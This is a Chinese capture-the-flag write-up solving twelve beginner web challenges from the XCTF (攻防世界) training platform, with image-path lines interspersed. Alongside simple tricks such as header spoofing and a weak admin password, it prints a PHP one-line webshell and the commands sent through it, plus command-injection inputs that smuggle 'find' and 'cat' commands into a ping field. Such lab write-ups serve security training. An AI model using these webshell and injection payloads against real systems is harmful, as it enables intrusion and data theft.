
攻防世界WEB 新手入门区writeup

原创

Homyee~ 于 2019-11-20 10:00:28 发布 226 收藏


1. view_source



FLAG is not here

进入页面


发现无法使用鼠标右键，直接按F12查看源码，发现flag



```
    <h1>FLAG is not here</h1>
    <!-- cyberpeace{3db5f8f905301c916eadb8f78b54b650} -->
  </body>
</html>
```


2. get_post

进入页面



请用GET方式提交一个名为a,值为1的变量


用hackbar传入get参数a=1



请用GET方式提交一个名为a,值为1的变量

请再以POST方式随便提交一个名为b,值为2的变量

再用hackbar传入post参数b=2




URL
http://111.198.29.45:42846/?a=1

Enable POST

enctype
application/x-www-form-urlencoded

Body
b=2


得到flag



cyberpeace{494d2eadcdc761f0be4cd890b566051f}


3. robots

题目名为robots，推测robots.txt文件可能有东西, 访问发现



```
User-agent: *
Disallow:
Disallow: flag_1s_h3re.php
```


再访问f1ag_1s_h3re.php，得到flag



cyberpeace{da9ee882cacb75757dbea957dc70904f}


4. backup

进入页面



你知道index.php的备份文件名吗?


推测是index.php.bak文件，访问下载到index.php文件源码，得到flag




```
<h3>你知道index.php的备份文件名吗?</h3>
<?php
$flag="Cyberpeace{855A1C4B3401294CB6604CCC98BDE334}"
?>
</body>
```

5. cookie

进入页面




你知道什么是cookie吗?




cookie.php

查看cookie，发现
访问cookie.php




See the http response

在审查页面查看http响应头，得到flag




flag: cyberpeace{755fc9d904dde09d172f124be59230c1}

6. disabled_button


一个不能按的按钮

进入页面
发现按钮不能按，直接在hackbar里post传参



URL
http://111.198.29.45:35056/

Enable POST


enctype
application/x-www-form-urlencoded

Body
auth=flag


得到flag


cyberpeace{dc623160052d1f826433ca168ebe60a4}

7. simple_js




进入页面，发现要求输入密码
查看源代码，发现js代码



```
    function dechiffre(pass_enc){
        var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
        var tab  = pass_enc.split(',');
                var tab2 = pass.split(',');var i,j,k,l=0,m,n,o,p = "";i = 0;j = tab.length;
                        k = j + (l) + (n=0);
                        n = tab2.length;
                        for(i = (o=0); i < (k = j = n); i++ ){o = tab[i-l];p += String.fromCharCode((o = tab2[i]));
                                if(i == 5)break;}
                        for(i = (o=0); i < (k = j = n); i++ ){
                        o = tab[i-l];
                                if(i > 5 && i < k-1)
                                        p += String.fromCharCode((o = tab2[i]));
                        }
        p += String.fromCharCode(tab2[17]);
        pass = p;return pass;
    }
    String["fromCharCode"]
(dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x
2c\x34\x39\x2c\x35\x30"));

    h = window.prompt('Enter password');
    alert( dechiffre(h) );
```

在控制台运行一下得到



```
> function dechiffre(pass_enc){
        var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
        var tab  = pass_enc.split(',');
                var tab2 = pass.split(',');var i,j,k,l=0,m,n,o,p = "";i = 0;j = tab.length;
                        k = j + (l) + (n=0);
                        n = tab2.length;
                        for(i = (o=0); i < (k = j = n); i++ ){o = tab[i-l];p += String.fromCharCode((o = tab2[i]));
                                if(i == 5)break;}
                        for(i = (o=0); i < (k = j = n); i++ ){
                        o = tab[i-l];
                                if(i > 5 && i < k-1)
                                        p += String.fromCharCode((o = tab2[i]));
                        }
        p += String.fromCharCode(tab2[17]);
        pass = p;return pass;
    }
  dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x3
< "FAUX PASSWORD HAHA"
>
```


发现无论输入什么，都将输出"FAUX PASSWORD HAHA"，只和代码里
dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30")
有关
使用python将函数里面字符串转为ascii码

```
code=r"\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"
def hex_to_str(s):
    return ''.join([chr(i) for i in [int(b, 16) for b in s.split(r'\x')[1:]]])
a=hex_to_str(code)
b=a.split(',')
s=""
for i in b:
    s+=chr(int(i))
print(s)
#786OsErtk12
```

输出：786OsErtk12
则flag为
Cyberpeace{786OsErtk12}


8. xff_referer

进入页面




ip地址必须为123.123.123.123

抓包添加请求头X-Forwarded-For: 123.123.123.123



必须来自https://www.google.com

再添加请求头referer: https://www.google.com




```
innerHTML="cyberpeace{049de88ebff41d7a911df3090c7e1f31}";
```


得到flag

9. weak_auth

进入页面，发现登录框




尝试弱密码
admin
123456
发现直接登录成功，获得flag，考察点应该是弱口令的爆破



cyberpeace{5f65ddcc8393a9cd566ed6cc709f35b4}

10. webshell


进入页面



你会使用webshell吗?


```
<?php @eval($_POST['shell']);?>
```

php一句话木马，post命令执行




```
shell=system("ls");
```

得到当前目录下文件




```
flag.txt index.php
```



```
shell=system("cat flag.txt");
```


得到flag



```
cyberpeace{1a0fedeba3f85f321b47c490d92a8263}
```

11. command_execution

进入页面




```
ping -c 3 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.036 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.054 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.057 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.036/0.049/0.057/0.009 ms
```

发现能执行ping命令，语句为ping -c 3
有命令执行漏洞

输入

```
127.0.0.1 & ls
```

得到




```
ping -c 3 127.0.0.1 & ls
index.php
```

输入

```
127.0.0.1 | find / -name flag*
```

得到flag路径




```
ping -c 3 127.0.0.1 | find / -name flag*
/home/flag.txt
```

输入

```
127.0.0.1 | cat /home/flag.txt
```


得到flag



```
ping -c 3 127.0.0.1 | cat /home/flag.txt
cyberpeace{9321137b34d87d1946c421c91920244a}
```

12. simple_php


进入页面，发现代码审计



```
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```

php弱类型比较，传参：

```
?a=0a&b=1235a
```



Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}

获得flag